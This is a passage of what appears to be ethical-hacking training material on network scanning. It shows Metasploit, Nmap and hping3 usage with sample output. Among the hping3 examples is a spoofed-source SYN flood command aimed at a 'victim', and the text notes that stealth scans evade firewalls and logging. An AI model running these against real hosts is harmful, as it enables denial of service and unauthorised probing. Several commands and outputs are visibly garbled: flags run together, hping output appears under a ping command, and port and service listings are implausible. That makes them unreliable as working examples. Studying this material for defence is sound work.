File Edit View Search Terminal Help
msf> use auxiliary/scanner/upnp/ssdp_msearch
msf auxiliary(ssdp_msearch)> set RHOSTS 192.168.0.17
RHOSTS => 192.168.0.17
msf auxiliary(ssdp_msearch)> show options
Module options (auxiliary/scanner/upnp/ssdp_msearch):
Name          Current Setting Required  Description
BATCHSIZE      256           yes       The number of hosts to probe in each set.
CHOST          no            no        The local client address.
REPORT_LOCATION false         yes       This determines whether to report the UPnP location.
RHOSTS         192.168.0.17  yes       The target address range or CIDR identifier.
REPORT         1900          yes       The target port.
THREADS        1             yes       The number of concurrent threads.
msf auxiliary(ssdp_msearch)> exploit
[*] Sending UPnP SSDP probes to 192.168.0.17 -> 192.168.0.17 (1 hosts)
[*] No SSDP endpoints found.
[*] Scanned 1 of 1 hosts (100% complete).
[*] Auxiliary module execution completed.
msf auxiliary(ssdp_msearch)>
```

Scanning in IPv6 Networks



IPv6 increases the IP address size from 32 bits to 128 bits, to support more levels of addressing hierarchy



Traditional network scanning techniques will be computationally less feasible due to larger search space (64 bits of host address space or 2^{64} addresses) provided by IPv6 in a subnet



Scanning in IPv6 network is more difficult and complex than the IPv4 and also some scanning tools do not support ping sweeps on IPv6 networks



Attackers need to harvest IPv6 addresses from network traffic, recorded logs or Received from: and other header lines in archived email or Usenet news messages



Scanning IPv6 network, however, offers a large number of hosts in a subnet if an attacker can compromise one host in the subnet; attacker can probe the "all hosts" link local multicast address

Scanning Tool: Nmap



01 Network administrators can use Nmap for network inventory, managing service upgrade schedules, and monitoring host or service uptime

02 Attacker uses Nmap to extract information such as live hosts on the network, services (application name and version), type of packet filters/firewalls, operating systems and OS versions

```
Zenmap
Scan Tools Profile Help
Target: -p 1-65535-A-v 192.168.168.5 Profile: Intense scan, all TCP ports Scan Cancel
Command: nmap -p 1-65535-T4-A-v-p 1-65535-A-v 192.168.168.5

Hosts Services
nmap Output Ports / Hosts Topology Host Details Scan
OS & Host
nmap -p 1-65535-T4-A-v-p 1-65535-A-v 192.168.168.5 Details
Starting Nmap 6.40 ( http://nmap.org ) at 2013-10-03
12156 Pacific Daylight Time
NSE: Loaded 110 scripts for scanning.
NSE Script Pre-scanning.
Initiating Ping Scan at 12:56
Scanning 192.168.168.5 (4 ports)
Completed Ping Scan at 12:56, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:56
Completed Parallel DNS resolution of 1 host. at 12:56,
0.22s elapsed
Initiating SYN Stealth Scan at 12:56
Scanning 192.168.168.5 (65535 ports)
Discovered open port 993/tcp on 192.168.168.5
Discovered open port 8980/tcp on 192.168.168.5
Discovered open port 8888/tcp on 192.168.168.5
Discovered open port 587/tcp on 192.168.168.5
Discovered open port 135/tcp on 192.168.168.5
Discovered open port 80/tcp on 192.168.168.5
Discovered open port 25/tcp on 192.168.168.5
Discovered open port 210/tcp on 192.168.168.5
Discovered open port 143/tcp on 192.168.168.5
Discovered open port 445/tcp on 192.168.168.5
Discovered open port 995/tcp on 192.168.168.5
Discovered open port 139/tcp on 192.168.168.5
Discovered open port 443/tcp on 192.168.168.5
Discovered open port 2681/tcp on 192.168.168.5
SYN Stealth Scan Timing: About 2.27s done; ETIM: 13:20
(0:23:42 remaining)
Filter Hosts
```

```
Zenmap
Scan Tools Profile Help
Target: -p 1-65535-A-v 192.168.168.5 Profile: Intense scan, all TCP ports Scan Cancel
Command: nmap -p 1-65535-T4-A-v-p 1-65535-A-v 192.168.168.5

Hosts Services
nmap Output Ports / Hosts Topology Host Details Scan
OS & Host
192.168.168.5
PORT STATE SERVICE VERSION
25/tcp open smtp?
|_x509-commands: Couldn't establish connection on port 25
80/tcp open http?
81/tcp open https2-np?
82/tcp open wfd?
110/tcp open pop3?
119/tcp open rsync?
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn
143/tcp open imap?
|_x509-capabilities:
|_ ERRORS: Failed to connect to server
443/tcp open https? Skype
|_http-title: Site doesn't have a title.
445/tcp open netbios-ssn
465/tcp open smtp?
|_x509-commands: Couldn't establish connection on port 465
567/tcp open snmp?
587/tcp open submission?
|_x509-commands: Couldn't establish connection on port 587
512/tcp open smbd-auth VMware Authentication
8080/tcp open vncdav 1.0 (Uses VNC, SOAP)
993/tcp open imap?
```

<http://nmap.org>

Hping2 / Hping3



1. Command line network scanning and packet crafting tool for the TCP/IP protocol

2 It can be used for network security auditing, firewall testing, manual path MTU discovery, advanced traceroute, remote OS fingerprinting, remote uptime guessing, TCP/IP stacks auditing, etc.

<http://www.hping.org>

The image features a watermark in the lower right corner. It depicts a hand holding a tablet. On the screen of the tablet, there is a terminal window showing a ping command being run against an IP address. The terminal output includes details like sequence numbers, round-trip times (RTT), and packet identifiers (id). Below the tablet, the word "KALI LINUX" is written in a stylized, blocky font.

ICMP Scanning

```
root@kali:~# (ping -c 192.168.0.105 -p 80) | xterm -geometry 80x20 -title "set 1KB headers + 0 data bytes"
PING 192.168.0.105 (192.168.0.105) 80 bytes from 192.168.0.105: seq=0 win=0 rtt=0.5 ms
len=48 (p=192.168.0.105 ttl=128 DF id=598 sport=8) flags=R seq=0 win=0 rtt=0.5 ms
len=48 (p=192.168.0.105 ttl=128 DF id=601 sport=8) flags=R seq=1 win=0 rtt=0.4 ms
len=48 (p=192.168.0.105 ttl=128 DF id=603 sport=8) flags=R seq=2 win=0 rtt=0.4 ms
len=48 (p=192.168.0.105 ttl=128 DF id=605 sport=8) flags=R seq=3 win=0 rtt=0.5 ms
len=48 (p=192.168.0.105 ttl=128 DF id=608 sport=8) flags=R seq=4 win=0 rtt=0.5 ms
len=48 (p=192.168.0.105 ttl=128 DF id=610 sport=8) flags=R seq=5 win=0 rtt=0.4 ms
len=48 (p=192.168.0.105 ttl=128 DF id=612 sport=8) flags=R seq=6 win=0 rtt=0.4 ms
len=48 (p=192.168.0.105 ttl=128 DF id=615 sport=8) flags=R seq=7 win=0 rtt=0.4 ms
len=48 (p=192.168.0.105 ttl=128 DF id=617 sport=8) flags=R seq=8 win=0 rtt=0.3 ms
```




ACK Scanning on port 80

Hping Commands



ICMP Ping

```
hping3 -1 10.0.0.25
```




ACK scan on port 80

```
hping3 -A 10.0.0.25 -p 80
```



UDP scan on port 80

```
hping3 -2 10.0.0.25 -p 80
```



Collecting Initial Sequence Number

```
hping3 192.168.1.103 -Q -D 339 -3
```



Firewalls and Time Stamps

```
hping3 -S 72.14.207.99 -p 80 --tcp-timestamp
```




SYN scan on port 50-60

```
hping3 -S 50-60 -S 10.0.0.25 -v
```




FIN, PUSH and URG scan on port 80

```
hping3 -F -P -U 10.0.0.25 -p 80
```




Scan entire subnet for live host

```
hping3 -1 10.0.0.25 --rand-dest -T eth0
```



Intercept all traffic containing HTTP signature


```
hping3 -9 HTTP -T eth0
```



SYN flooding a victim

```
hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 --flood
```

Scanning Techniques





TCP Connect / Full Open Scan



01 TCP Connect scan detects when a port is open by completing the three-way handshake

02 TCP Connect scan establishes a full connection and tears it down by sending a RST packet

03 It does not require super user privileges



```
Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-24 10:31 +---+  
Initiating ARP Ping Scan at 10:31  
Scanning 192.168.0.97 [1 port]  
Completed ARP Ping Scan at 10:31, 0.04s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 10:31  
Completed Parallel DNS resolution of 1 host. at 10:31, 0.03s elapsed  
Initiating Connect Scan at 10:31  
Scanning 192.168.0.97 [1960 ports]  
Discovered open port 53/tcp on 192.168.0.97  
Discovered open port 130/tcp on 192.168.0.97  
Discovered open port 135/tcp on 192.168.0.97  
Discovered open port 139/tcp on 192.168.0.97  
Discovered open port 445/tcp on 192.168.0.97  
Discovered open port 25/tcp on 192.168.0.97  
Discovered open port 933/tcp on 192.168.0.97  
Discovered open port 935/tcp on 192.168.0.97  
Discovered open port 455/tcp on 192.168.0.97  
Completed Scan (About 47.33s elapsed CPU: 10:34 (0:00:54 remaining))  
Discovered open port 139/tcp on 192.168.0.97  
Discovered open port 535/tcp on 192.168.0.97  
Completed Connect Scan at 10:34, 62.24s elapsed (1960 total ports)  
Nmap scan report for 192.168.0.97  
Failed to receive TCPPING.  
Host is up (0.00030s latency).  
Not shown: 914 filtered ports  
PORT      STATE SERVICE  
53/tcp    open  dns  
110/tcp   open  pop3  
115/tcp   open  cifs  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
463/tcp   open  smtp  
563/tcp   open  smarthome  
587/tcp   open  submission  
901/tcp   open  https  
905/tcp   open  tor  
9412/tcp  open  unknown  
MAC Address: 00:0C:29 (VMware)
```

Stealth Scan (Half-open Scan)



- Stealth scan involves resetting the TCP connection between client and server abruptly before completion of three-way handshake signals making the connection half open
- Attackers use stealth scanning techniques to bypass firewall rules, logging mechanism, and hide themselves as usual network traffic

Stealth Scan Process

The client sends a single SYN packet to the server on the appropriate port

01

If the port is open then the server responds with a SYN/ACK packet


